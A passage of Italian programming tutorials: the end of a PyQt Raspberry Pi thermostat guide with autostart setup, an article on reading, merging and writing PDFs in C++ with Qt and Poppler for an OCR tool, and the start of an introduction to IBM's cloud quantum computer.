pulsante. La scrittura è molto semplice: si tratta semplicemente di un sistema a scatole cinesi. Per esempio, anche quando colleghiamo il movimento della rotella (la QDial per impostare la temperatura) alla funzione **setTempImp** non facciamo altro che prendere l'oggetto che rappresenta l'interfaccia grafica, cioè **self.w**, e puntare sulla QDial al suo interno, che avevamo chiamato **tempImpostata**. All'interno di questo oggetto, andiamo a recuperare il segnale **valueChanged**, che viene emesso dalla QDial stessa nel momento in cui l'utente modifica il suo valore spostando la rotella, e per questo segnale chiamiamo la funzione **connect**. Alla funzione bisogna soltanto assegnare il nome (completo di **self.**, non dimentichiamo che è un membro della classe Python che stiamo scrivendo) della funzione che dovrà essere chiamata. Va indicato solo il nome, senza le parentesi, quindi si scrive **self.setTempImp** e non **self.setTempImp()**.

Sempre nella funzione **__init__** si provvede a dare i comandi necessari per attivare i moduli di sistema che forniscono il controllo del sensore e dei pin GPIO. Poi impostiamo la variabile **self.alreadyOn** a False: si tratta di un semplice flag che useremo per capire se il relay sia già stato attivato, o se sia necessario attivarlo, quindi ovviamente all'avvio del programma è False perché il relay è ancora spento. Ora si può accedere alla QDial e impostare manualmente il suo valore iniziale, con la funzione **setValue**, per esempio a 25 gradi. Poi va chiamata manualmente la funzione **setTempImp**, con lo stesso valore in argomento, per essere sicuri che il programma controlli se sia necessario accendere o spegnere il relay per raggiungere la temperatura in questione. La variabile **self.stoponreached** verrà utilizzata soltanto per decidere se disattivare il termostato una volta raggiunta la temperatura: di norma non è necessario, anzi, si preferisce che il termostato rimanga vigile per riaccendere il relay qualora la temperatura dovesse scendere nuovamente. Ma per funzioni di test o casi di abitazioni con un isolamento

davvero buono può avere senso impostare questa variabile a True. L'ultima cosa da fare prima di concludere la funzione di costruzione dell'interfaccia grafica è creare il thread che si occupa di leggere la temepratura attuale dal sensore e scriverla nell'apposita label. Basta creare un oggetto di tipo **ShowTemp**, perché questo è il nome che abbiamo scelto per la classe di questo QThread, indicando l'oggetto **self.w** come argomento, così le funzioni del thread potranno accedere all'interfaccia grafica di questa finestra. Il thread viene avviato usando la funzione **start**. È importante non confondersi: quando si scrive la classe del QThread il codice va messo nella funzione **run**, ma quando lo si avvia si chiama la funzione **start**, perché così vengono eseguiti una serie di controlli prima dell'effettivo inizio delle operazioni.

Definiamo due funzioni: una è **reached**, e l'altra **itIsOff**. La funzione **reached** verrà chiamata automaticamente quando la temperatura impostata per il termostato viene raggiunta. A questo punto possiamo decidere cosa fare: se la variabile **stoponreached** è impostata a True, chiameremo la funzione **itIsOff**, così da disattivare il termostato. In caso contrario, non è necessario fare nulla, ma volendo si potrebbe modificare l'aspetto dell'interfaccia grafica (per esempio colorando di verde l'etichetta con la temperatura) per segnalare che la temperatura è stata raggiunta. La funzione **itIsOff**, come abbiamo già suggerito, si occupa di disattivare il termostato. Per farlo, imposta come False il pulsante presente nell'interfaccia grafica: siccome si comporta come un interruttore, se il suo stato **checked** è falso il pulsante è disattivato. E, come avevamo visto nella classe del thread TurnOn, il ciclo che si occupa di controllare se sia necessario tenere il relay rimane attivo solo se il pulsante è **checked**. Poi viene chiamata la funzione StopThis, che si occupa di modificare il pulsante (che da "Spegni" deve diventare "Accendi").


La funzione **dostuff** è quella che si occupa effettivamente di creare il thread dedicato al controllo del relay. Prima di tutto, si controlla che il thread non sia già stato avviato, usando il flag **alreadyOn** che avevamo creato all'inizio del codice di questa classe. Se il thread non è già attivo, lo si crea passandogli l'oggetto **self.w** così da permettere al thread l'accesso all'interfaccia grafica. Poi colleghiamo il segnale **TempReached**, che avevamo creato per il thread **TurnOn**, alla funzione **self.reached**. Si collega anche il segnale **finished**, dello stesso thread, alla funzione **itItOff**, così se per un motivo o l'altro il thread dovesse terminare la funzione adeguerebbe lo stato del pulsante presente nell'interfaccia grafica. Alla fine, si avvia il thread e si imposta il flag **alreadyOn** come True.

La funzione **StopThis** controlla lo stato attuale del pulsante: se è attivato, il suo testo deve essere impostato a "Spegni", e bisogna ovviamente chiamare la funzione **dostuff** in modo che venga lanciato il thread, se necessario. Viceversa, se il pulsante è disattivato, il suo testo deve essere "Accendi", così l'utente capirà che premendo il pulsante può attivare il sistema, e il flag **alreadyOn** va impostato a False, per segnalare che al momento il thread è disattivato (ricordiamo che se il pulsante è disattivato, anche il thread **TurnOn**, inserito in questa finestra col nome **self.myThread**, si disattiva automaticamente).

L'ultima funzione che inseriamo nella classe della finestra è **setTempImp**, ed è la funzione che abbiamo collegato al segnale **valueChanged** della QDial. Quando l'utente sposta la rotella, verrà chiamata questa funzione. Si può notare che questa funzione è leggermente diversa dalle altre che abbiamo scritto finora per reagire ai segnali dell'interfaccia grafica: ha un argomento, chiamato **arg1**. Questo perché il segnale **valueChanged** offre alla funzione chiamata il valore attuale della QDial. Nel nostro caso, quindi, **arg1** contiene la

temperatura che l’utente vuole impostare, quindi possiamo direttamente inserirla nell’etichetta **tempImpostataLabel**, che abbiamo creato nell’interfaccia grafica proprio per presentare la temperatura selezionata. Poi, per sicurezza, chiamiamo la funzione **dostuff** in modo da attivare il thread che fa funzionare il relay se è necessario.

Terminate le classi, possiamo scrivere il codice principale del programma. Per prima cosa, il programma crea una **QApplication**, necessaria per le librerie Qt. Poi possiamo creare una istanza della finestra principale, memorizzandola nell’oggetto **w**. Ora possiamo impostare alcune caratteristiche della finestra. Per esempio, la dimensione: se stiamo usando lo schermo PiTFT3.5, la risoluzione ideale è 640×480: naturalmente, si possono modificare i parametri sulla base delle proprie esigenze. Infine, si fa apparire la finestra con la funzione **show**. E quando questa verrà chiusa (cosa che nel nostro caso non dovrebbe succedere, ma è un buona idea tenere in considerazione l’ipotesi), si chiude normalmente il programma, fornendo alla riga di comando il risultato dell’esecuzione dell’applicazione (quindi eventuali codici d’errore se qualcosa dovesse non funzionare correttamente).



L’applicazione eseguita dal desktop del Raspberry, per provare il suo funzionamento


Avvio automatico

Siccome la nostra applicazione è pensata per apparire sullo schermo all'avvio del sistema, dobbiamo preparare un piccolo script per automatizzare la sua installazione:

Prenderemo come riferimento l'utente pi, che è sempre disponibile su Raspbian. Con queste prime righe di codice creiamo un servizio di sistema che esegue il login automatico per l'utente pi sul terminale tty1. Così, all'avvio del sistema non sarà necessario digitare la password, si avrà subito un terminale funzionante.

Si modificano due file di configurazione: con la modifica a xinit aggiungiamo il comando cat all'avvio del server grafico: questo permette di tenerlo in stallo e evitare eventuali procedure automatiche. La modifica a bashrc ci permette di fare un controllo appena viene aperto un terminale per l'utente **pi**. Se il nome del terminale è tty1 (su GNU/Linux ci sono diversi terminali disponibili) lanciamo sia lo script di avvio del nostro programma, sia il server grafico Xorg. Aver fatto questo controllo è importante, perché così il programma termostato verrà avviato automaticamente solo sul terminale tty1, quello che ha l'autologin, e non su tutti gli altri.

Infine, si scrive lo script di avvio del programma termostato: inizialmente, lo script attende un secondo, in modo da essere sicuro che il server grafico sia pronto a funzionare. Poi, lancia Python3 con il nostro programma.



C’è un dettaglio: con l’immagine di Raspbian Buster fornita all’inizio dell’articolo l’autologin potrebbe non funzionare correttamente, e questo perché Raspbian usa carica una immagine di splash per il boot che impedisce il corretto avvio del server grafico per come lo abbiamo configurato. La soluzione è disabilitare il boot con splash grafica, visto che comunque non ci serve, usando il comando **sudo raspi-config** nella sezione **Boot**, selezionando l’opzione **Splash Screen** e impostandola come disabilitata.

Il codice completo
Potete trovare il codice completo nel repository git https://codice-sorgente.it/cgit/termostato-raspberry.git/tree/
Per scaricarlo potete dare il comando

da un terminale GNU/Linux come quello del Raspberry, oppure usare le varie interfacce grafiche di Git disponibili. O, anche, scaricare i file singolarmente dalla pagina https://codice-sorgente.it/cgit/termostato-raspberry.git/plain/. Nel repository è presente un README con i comandi da eseguire per installare correttamente il programma sulla

versione di **Raspbian Buster** che proponiamo. C'è da dire che il codice che abbiamo presentato è pensato per un uso accademico, non professionale: una applicazione per un termostato può essere più semplice, il codice è prolisso in diversi punti per facilitare la comprensione a chi non sia pratico delle librerie Qt.

Leggere, modificare, e scrivere i PDF

Tutti hanno bisogno di realizzare o modificare documenti in formato PDF: è tipicamente una delle funzioni più richieste all'interno di una applicazione qualsiasi. Soprattutto per quanto riguarda il desktop, mercato in cui i clienti principali sono aziende e pubblica amministrazione, che ovviamente utilizzano i computer per produrre documenti digitali proprio in formato PDF. Questo perché il Portable Document Format inventato da Adobe nel 1993, e le cui specifiche sono open source e libere da qualsiasi royalty, è lo standard universale ormai accettato da qualsiasi sistema operativo e su qualsiasi dispositivo per la trasmissione di documenti. Proprio perché il formato è utilizzabile gratuitamente da chiunque in lettura e scrittura, è stato inserito in praticamente qualsiasi programma ed è così conosciuto dal grande pubblico. Ormai chiunque sa cosa sia un PDF, e qualsiasi utente vorrà poter archiviare informazioni in questo formato. È quindi fondamentale essere in grado di scrivere programmi che possano lavorare con i PDF, altrimenti si resterà sempre un passo indietro. Il problema è che il formato PDF è abbastanza complicato da gestire, ed è quindi decisamente poco pratico realizzare un proprio sistema per leggere e scrivere questi file. Bisogna basarsi su delle

apposite librerie, e ne esistono varie, anche se purtroppo spesso non sono ben documentate come l'importanza dell'argomento richiederebbe, e chi si avvicina al tema rischia di non sapere da dove iniziare. Per questo motivo, abbiamo deciso di presentarvi un metodo per leggere e uno per creare PDF multipagina, con le principali caratteristiche dei PDF/A.

Come programma di esempio, abbiamo realizzato una interfaccia grafica per gli OCR Tesseract e Cuneiform, capace di funzionare sia su Windows che su GNU/Linux e MacOSX. Per motivi di spazio e di pertinenza, non presenteremo tutto il codice del programma ma soltanto le parti relative alla manipolazione dei PDF. Trovate comunque il link all'intero codice sorgente alla fine dell'articolo.

Le librerie Qt, sulle quali si basa non soltanto l'interfaccia grafica multipiattaforma del nostro programma di esempio, ma anche lo strumento di scrittura dei PDF, sono rilasciate con due licenze libere e una commerciale. Le due licenze libere sono GNU GPL e GNU LGPL: in entrambe i casi sono completamente gratuite, la differenza è che la prima richiede la pubblicazione dei programmi basati sulle Qt con la stessa licenza (quindi si deve fornire il codice sorgente), mentre la LGPL permette di utilizzare le librerie pur non distribuendo il codice sorgente del proprio programma. L'opzione GPL è valida per tutte le applicazioni che verranno rilasciate come software libero da programmatori amatoriali, mentre la LGPL è più indicata per aziende che non vogliono rilasciare il programma come free software. La licenza commerciale serve solo nel caso si voglia modificare il codice sorgente delle librerie Qt stesse senza pubblicare il codice delle modifiche.


Il programma è scritto in C++ con le librerie multipiattaforma Qt, delle quali ci serviremo per scrivere i PDF usando le funzioni della classe QPDFWriter. Per la lettura dei PDF, invece, utilizzeremo la libreria libera e open source Poppler, che si integra perfettamente con le librerie Qt.

Come funziona il formato PDF?

Il formato PDF è uno standard ufficiale dal 2007, declinato in una serie di sottoformati: A,X,E,H,UA, a seconda dei vari utilizzi che se ne vogliono fare. Quello che si segue solitamente è il PDF/A, progettato per l'archiviazione dei documenti anche a lungo termine: è pensato per integrare tutti i componenti necessari. Prima che si stabilisse questo standard, infatti, i PDF non erano davvero adatti a conservare e trasmettere documenti, perché mancavano spesso alcuni componenti fondamentali. Per esempio, se un PDF veniva visualizzato su un computer nel quale non erano installati i font con cui sul PC originale era stato scritto il testo, tutta l'impaginazione saltava. Ora, invece, i font possono essere integrati, assieme ad eventuali altri oggetti, così è possibile visualizzare correttamente un PDF/A su qualsiasi dispositivo, a prescindere dal suo sistema operativo. Questo significa che ogni PDF moderno è di fatto un po' più grande di quanto lo sarebbe stato un PDF degli anni '90, perché porta al suo interno i vari font, ma questo non è un problema considerando che il costo dello spazio dei dischi rigidi diminuisce continuamente e un paio di kilobyte in più in un file non si notano nemmeno.

Il formato PDF nasce da un formato precedente che è tutt'ora in uso e che si chiama PostScript. PostScript è di fatto un linguaggio di programmazione che permette di descrivere delle pagine: i file PS sono dei semplici file di testo che contengono una serie di istruzioni per il disegno di una pagina, con le sue immagini e il testo. Si tratta di un

linguaggio che va interpretato, quindi la sua elaborazione richiede una buona quantità di risorse e di tempo. Un file PDF, invece, è di fatto una sorta di PS già interpretato, il che permette di risparmiare tempo. Per fare un esempio, in un file PS si troveranno molte condizioni “if” e cicli “loop”, e si tratta di istruzioni che consumano molte risorse quando vanno interpretate. Nei PDF, invece, viene direttamente inserito il risultato dei vari cicli, così da risparmiare tempo durante la visualizzazione. Quello che è importante capire è che il formato PDF è progettato per la stampa, è pensato per essere facilmente visualizzato e stampato allo stesso modo su qualsiasi dispositivo. Insomma, una funzione di sola lettura. Non è affatto progettato per permettere la continua modifica dei file. Ciò non significa che sia proibito, i file PDF possono ovviamente essere modificati come qualsiasi altro file, ma la modifica può essere molto complicata da fare in certi casi proprio perché le informazioni vengono memorizzate puntando a massimizzare l’efficienza della lettura, non della scrittura o della modifica. Per esempio, i testi vengono memorizzati una riga alla volta, e non in blocchi di paragrafi o colonne, come invece risulterebbe comodo per modificarli successivamente. Un’altra differenza importante è che nei PDF ogni pagina è un elemento a se stante, mentre nei PostScript le pagine sono legate e condividono alcune caratteristiche (come le dimensioni).



Utilizzando l’IDE gratuito QtCreator è molto facile anche disegnare

l'interfaccia grafica multipiattaforma

Includere Poppler

Cominciamo subito col nostro programma di esempio. Le librerie necessarie possono essere incluse nell'intestazione del codice come da prassi del C++. Quelle che servono per la gestione dei PDF sono le seguenti:

Per scrivere i PDF utilizzeremo infatti la libreria QpdfWriter, che si trova nella stessa cartella di tutte le altre librerie Qt, e che quindi viene trovata in automatico dall'IDE. Per la lettura dei PDF, invece, useremo Poppler, che va installata a parte. Qui le cose cambiano un po', perché mentre in GNU/Linux esiste un percorso standard nel quale installare le librerie, e quindi si può facilmente trovare poppler nella cartella **poppler/qt5/**, su Windows questo non esiste. Quindi, sfruttando gli **ifdefine** forniti dalle librerie Qt, possiamo distinguere la posizione dei file che contengono la libreria Poppler a seconda del fatto che il sistema sia Windows (**Q_OS_WIN**) o GNU/Linux (**Q_OS_LINUX**). La posizione delle librerie per Windows potrà essere stabilita nel file di progetto, che vedremo più avanti. Possiamo ora cominciare a vedere il codice: non lo vedremo tutto, solo le parti fondamentali per la gestione dei PDF.

Entro breve, le librerie Qt integreranno direttamente una classe per la lettura dei PDF, chiamata QPDFDocument, senza quindi la necessità di usare Poppler. Al momento tale classe non è ancora considerata stabile, quindi abbiamo deciso di presentare questo articolo basandoci ancora su Poppler. Quando

il rilascio di QtPdf sarà ufficiale, la presenteremo in nuovo articolo.

La prima funzione che implementiamo dovrà permettere l'importazione dei PDF. Infatti, vogliamo permettere agli utenti di importare dei PDF scansionati, in modo da poter eseguire su di essi l'OCR e ricavare il testo.

Chiamando la funzione **getOpenFileNames** di **QFileDialog** si visualizza una finestra standard per consentire all'utente la selezione di più file, il cui percorso completo viene inserito in una lista di stringhe che chiamiamo **files**.

Possiamo anche creare una MessageBox per chiede conferma all'utente, così se dovesse avere scelto i file per sbaglio potrà annullare il procedimento prima di cominciare a lavorare sui file (operazione che può richiedere del tempo).

Banalmente, se il pulsante premuto dall'utente è **Cancel**, allora interrompiamo la funzione. Altrimenti, con un semplice ciclo for scorriamo tutti gli elementi della lista di file, passandoli uno alla volta a un funzione che si occuperà di estrarre le pagine dal PDF e aggiungerle alla lista delle pagine su cui lavorare.

Aprire un PDF in lettura

Abbiamo chiamato la funzione che opera effettivamente l'estrazione delle pagine da un PDF, **addpdftolist**.

Questa funzione comincia controllando che il file che ha ricevuto come argomento **pdfin** sia esistente (**QfileInfo.exists** controlla che il file esista e non sia vuoto).

Ora abbiamo bisogno di una cartella temporanea, nella quale inserire tutte le immagini che estrarremo dalle pagine del PDF. La libreria **QTemporaryDir** si occupa proprio di creare una cartella temporanea a prescindere dal sistema operativo. Possiamo memorizzare il percorso di tale cartella in una stringa che chiamiamo **tmpdir**. Dobbiamo anche specificare che la cartella non va sottoposta all'auto rimozione, altrimenti il programma cancellerà la cartella automaticamente al termine di questa funzione, mentre noi ne avremo ancora bisogno in altre funzioni. La cancellazione di tale cartella potrà essere fatta manualmente alla chiusura definitiva del programma.

Siamo finalmente pronti per leggere il PDF. Basta creare un oggetto di tipo **Poppler::Document**, usando la funzione load che permette per l'appunto la lettura di un file PDF. Se il PDF non conteneva un documento valido, conviene terminare la funzione con l'istruzione return per evitare problemi.

Il documento potrebbe avere più pagine, quindi utilizziamo un ciclo for per leggerle tutte una alla volta.

Ogni pagina può essere estratta usando un oggetto **Poppler::Page**, e con l'apposita funzione **page** di un documento. Se la pagina è invalida, il ciclo si ferma.

La pagina può poi essere renderizzata in una immagine, rappresentata dall'oggetto **QImage**, secondo una carta risoluzione orizzontale e verticale (che di solito coincidono, ma non sempre).

Poppler permette di leggere tutti i componenti di un PDF, annotazioni incluse

Nel nostro programma, consideriamo tale risoluzione pari a 300 dpi, e l'abbiamo inserita in una apposita variabile all'inizio del programma chiamata per l'appunto **dpi**.

Per salvare l'immagine della pagina basta chiamare la funzione **save** dell'immagine. Tuttavia, prima dobbiamo decidere il nome del file: sarà ovviamente composto dal percorso della cartella temporanea più il nome **tmppage** seguito dal numero progressivo della pagina e l'estensione **tiff**. Il numero della pagina viene scritto con 4 cifre, giustificando con lo 0. Quindi, la pagina 1 sarà **tmppage0001**, mentre la pagina 23 sarà **tmppage0023**, e la 145 sarà **tmppage0145**. In questo modo siamo sicuri di non confondere mai l'ordine delle pagine.

È bene ricordarsi di eliminare l'oggetto pagina e il documento, per liberare la memoria (lavorando ad alte risoluzioni è facile che venga richiesta molta RAM per svolgere queste operazioni).

Avremmo potuto inserire direttamente ogni immagine estratta nell'elenco delle immagini che vogliamo passare all'OCR, ma possiamo anche semplicemente leggere il contenuto della cartella temporanea cercando tutti i file che contiene e, scorrendoli uno ad uno, passare il loro percorso alla funzione **addimagestolist**. È infatti questa la funzione che si occuperà di inserire le singole immagini nella lista. Chiamando la

funzione soltanto dopo l'estrazione delle pagine, le immagini appariranno nell'interfaccia grafica tutte assieme e l'utente capirà che la procedura è terminata.

La funzione in questione è molto semplice: viene creato un nuovo elemento del qlistwidget (l'oggetto che nell'interfaccia grafica del nostro programma funge da elenco delle pagine). All'elemento viene assegnata una icona, che proviene dal file stesso e che quindi costituirà la sua anteprima. L'elemento viene infine aggiunto all'oggetto presente nell'interfaccia grafica (**ui**).

Il file di progetto

Per consentire al compilatore di trovare la libreria Poppler basta inserire nel file di progetto (.pro) le seguenti righe:

In questo modo il compilatore saprà che su Windows i file .h si troveranno nella cartella **include/poppler-qt5** del codice sorgente, mentre la libreria compilata sarà nella cartella **lib**.

Fusione dei PDF

Dopo avere eseguito l'OCR sulle varie pagine, si ottengono da Tesseract tanti PDF quante sono per l'appunto le pagine del documento. Ciò significa che dovremo riunirle manualmente, fondendo assieme tutti i vari file in un unico PDF. Per farlo, prima di tutto decidiamo il nome di un file temporaneo nel quale riunire tutti i PDF:

Lo facciamo sfruttando lo stesso meccanismo che abbiamo usato per la cartella temporanea, ma con la libreria **QTemporaryFile**. Ovviamente, il file dovrà avere estensione **pdf**, e il suo nome è contenuto nella variabile **tmpfilename**.

Per scrivere sul PDF temporaneo, basta creare un nuovo oggetto di tipo QpdfWriter associato al file e un oggetto **Qpainter** associato al **pdfWriter**. Il QPainter è il disegnatore che si occuperà di, per l'appunto, disegnare il contenuto del PDF secondo le nostre indicazioni.

Le varie pagine, cioè i pdf da riunire, si trovano nella stringa **allpages** separati dal simbolo **|**. Con un semplice ciclo for possiamo prendere un pdf alla volta, inserendo il suo nome nella stringa **inp**.

Se quello su cui stiamo lavorando non è il primo dei file da unire (quindi il contatore delle pagine **i** è maggiore di 0), allora possiamo inserire una interruzione di pagina nel PDF finale con la funzione **newPage**. Questo ci permette di unire i vari file dedicando una nuova pagina a ciascuno.

Possiamo quindi aprire il pdf usando, come già visto, **Poppler::Document**. Con un ciclo for scorriamo le varie pagine: ciascuno dei file da unire dovrebbe contenere una sola pagina, ma è comunque più prudente usare un ciclo per non correre rischi.

Le varie TextBox

Ora dobbiamo estrarre il testo della pagina, cioè il testo che Tesseract ha inserito grazie alla funzione di OCR.

Potremmo semplicemente prelevare il testo con la funzione

text, ma preferiamo usare **textList**. Infatti, la prima ci fornisce semplicemente tutto il testo della pagina, ma a noi questo non va bene: abbiamo bisogno di avere anche l'esatta posizione, nella pagina, di ogni parola. Per questo esiste **textList**, una lista di **Poppler::TextBox**, dei rettangoli che contengono il testo e hanno una precisa posizione e dimensione.

Con un ulteriore ciclo for possiamo scorrere tutte le **textBox** ottenendo il rettangolo (**QrectF** è un rettangolo con dimensioni float) che le rappresenta usando la funzione **boundingBox**.

Ora c'è un piccolo problema: le dimensioni e la posizione del rettangolo sono state indicate, da Poppler, con il sistema di riferimento della pagina che stiamo leggendo. Invece, il nostro pdfWriter avrà probabilmente un sistema di riferimento diverso, a causa della risoluzione. Possiamo calcolare il rapporto orizzontale e verticale semplicemente dividendo larghezza e altezza della pagina di pdfWriter per quelle della pagina di Poppler.

Adesso possiamo tranquillamente scrivere il testo usando il nuovo rettangolo, che abbiamo appena calcolato, come riferimento. Il testo (attributo **text** della **textBox** attuale) si aggiunge usando la funzione drawText del **painter**.


Soltanto dopo avere terminato questo ciclo for, e quindi avere scritto tutti i testi dove necessario, possiamo disegnare sulla pagina l'immagine di sfondo, con la funzione drawPixmap che si usa per inserire in un **painter** una immagine a mappa di pixel (una bitmap qualsiasi). La pixmap è ovviamente ottenuta dall'immagine che preleviamo tramite Poppler usando la già vista funzione **renderToImage**. Inserendo l'immagine dopo il testo, siamo sicuri che sarà visibile soltanto l'immagine, e il testo risulterà invisibile ma ovviamente selezionabile e

ricercabile. In alternativa avremmo anche potuto scegliere il colore “trasparente” per il testo.

Ovviamente, quando abbiamo finito di leggere un file, dobbiamo eliminare il suo oggetto **document** per non occupare troppo spazio. Per quanto riguarda il PDF che stiamo scrivendo, non c’è bisogno di chiudere il file: QpdfWriter lo farà automaticamente appena la funzione termina.

Scrivere dell’HTML

C’è ancora un ultimo caso da considerare: se invece di Tesseract si vuole utilizzare l’OCR Cuneiform su Windows, purtroppo non si ottiene un PDF e nemmeno un file HOCR (cioè un HTML con la posizione delle varie parole). Si ottiene soltanto un semplice file HTML, che mantiene la formattazione ma non la posizione delle parole.



Un testo formattato può essere inserito in un PDF con QTextDocument usando la formattazione CSS delle pagine HTML (http://doc.qt.io/qt-5/richtext-html-subset.html)

Non è ottimale, ma può comunque essere utile avere un PDF che contenga il testo nella pagina, così lo si può ricercare facilmente. In questo caso, la prima cosa da fare è leggere il file html che si ottiene:

Leggendo il file come semplice testo grazie alle librerie QFile e QTextStream, possiamo inserire tutto il codice nella stringa **hocr**.

Ora, possiamo creare un nuovo documento di testo formattato, usando la libreria QTextDocument. Il contenuto del testo sarà indicato proprio dal codice **html** della stringa hocr, che quindi mantiene la formattazione. Impostiamo anche la larghezza massima del testo pari a quella della pagina di **pdfWriter**.

Come prima, dovremo calcolare la corretta dimensione con cui inserire il testo, per evitare che sia troppo piccolo o troppo grande. Siccome stavolta è solo testo, possiamo calcolare la dimensione del font con cui scriverlo usando una proporzione.

Dopo avere scelto la giusta dimensione del testo affinché riempia tutta la pagina, possiamo inserire il testo nel painter, e quindi nel PDF, usando la funzione drawContents del QTextDocument. Il vantaggio d i questa funzione, rispetto a drawText, è che in questo modo si mantiene la formattazione e l'allineamento standard HTML.

Ovviamente, anche in questo caso si conclude la pagina inserendo sopra al testo l'immagine della pagina stessa, così il testo non sarà visibile, ma comunque ricercabile e selezionabile.

Il codice sorgente e il binario dell'esempio

Per capire come venga organizzato il codice sorgente, vi conviene controllare quello del nostro programma di esempio. Banalmente, il programma è composto da un file di progetto, un

file **main.cpp** che costituisce la base dell'eseguibile, e due file (uno .h e uno .cpp) per la classe **mainwindow**, che rappresenta l'interfaccia principale del programma. Inoltre, abbiamo inserito due cartelle con il codice sorgente e il codice binario della libreria Poppler per Windows.

Trovate tutto il codice su GitHub assieme a dei pacchetti precompilati per Windows e GNU/Linux: **https://github.com/zorbaproject/kocr/releases**

IBM e il quantum computing per tutti

Due anni fa è avvenuto, un po' in sordina, uno di quegli eventi che potrà avere ripercussioni a lungo termine sullo sviluppo dell'informatica: IBM ha aperto l'accesso, tramite cloud computing, al proprio calcolatore quantistico. Si tratta di qualcosa di cui tutti, anche i meno esperti, hanno sentito parlare, ma spesso si fa molta confusione sull'argomento e non si riescono a comprendere appieno le implicazioni di questa rivoluzione. Naturalmente, per capirle dobbiamo prima capire la differenza tra un computer classico ed uno quantistico. Prima di cominciare, però, specifichiamo un punto importante: la rivoluzione non è ancora iniziata, la si sta soltanto preparando, per ora. Con l'attuale computer quantistico di IBM non si può fare molto, e le normali operazioni di programmazione sembrano inutilmente complicate. Questo perché la potenza di calcolo è ancora troppo bassa. Naturalmente, il problema dei computer quantistici è che man mano che la loro potenza (o, se volete, il numero di qubit, lo spiegheremo più


avanti) aumenta diventano molto più difficili e costosi da costruire. Ed è per questo motivo che IBM permette l'accesso a tutti i programmatori tramite il cloud: in questo modo potrà contare su una squadra di alfa-tester volontari, e potrà cercare di migliorare l'efficienza del calcolatore scoprendo i problemi che salteranno fuori durante i vari test. Insomma, i calcolatori quantistici per ora non sono utili. Ma tra qualche anno potrebbero esplodere con la loro potenza, e potrebbero consentirci di eseguire algoritmi che oggi con un computer classico non si possono proprio realizzare.

Le macchine di Turing

Un computer è fondamentalmente una macchina di Turing. Una macchina di Turing è un modello matematico che rappresenta ciò che un calcolatore programmabile può fare. Ovviamente, ciò che un calcolatore può fare nel mondo reale è dettato dalle leggi della fisica classica. La macchina di Turing nasce per rispondere ad una domanda: esiste sempre un metodo attraverso cui un qualsiasi enunciato matematico possa essere stabilito come vero o falso? In altre parole, è possibile sviluppare un algoritmo con cui capire se una qualunque affermazione sia vera o falsa?

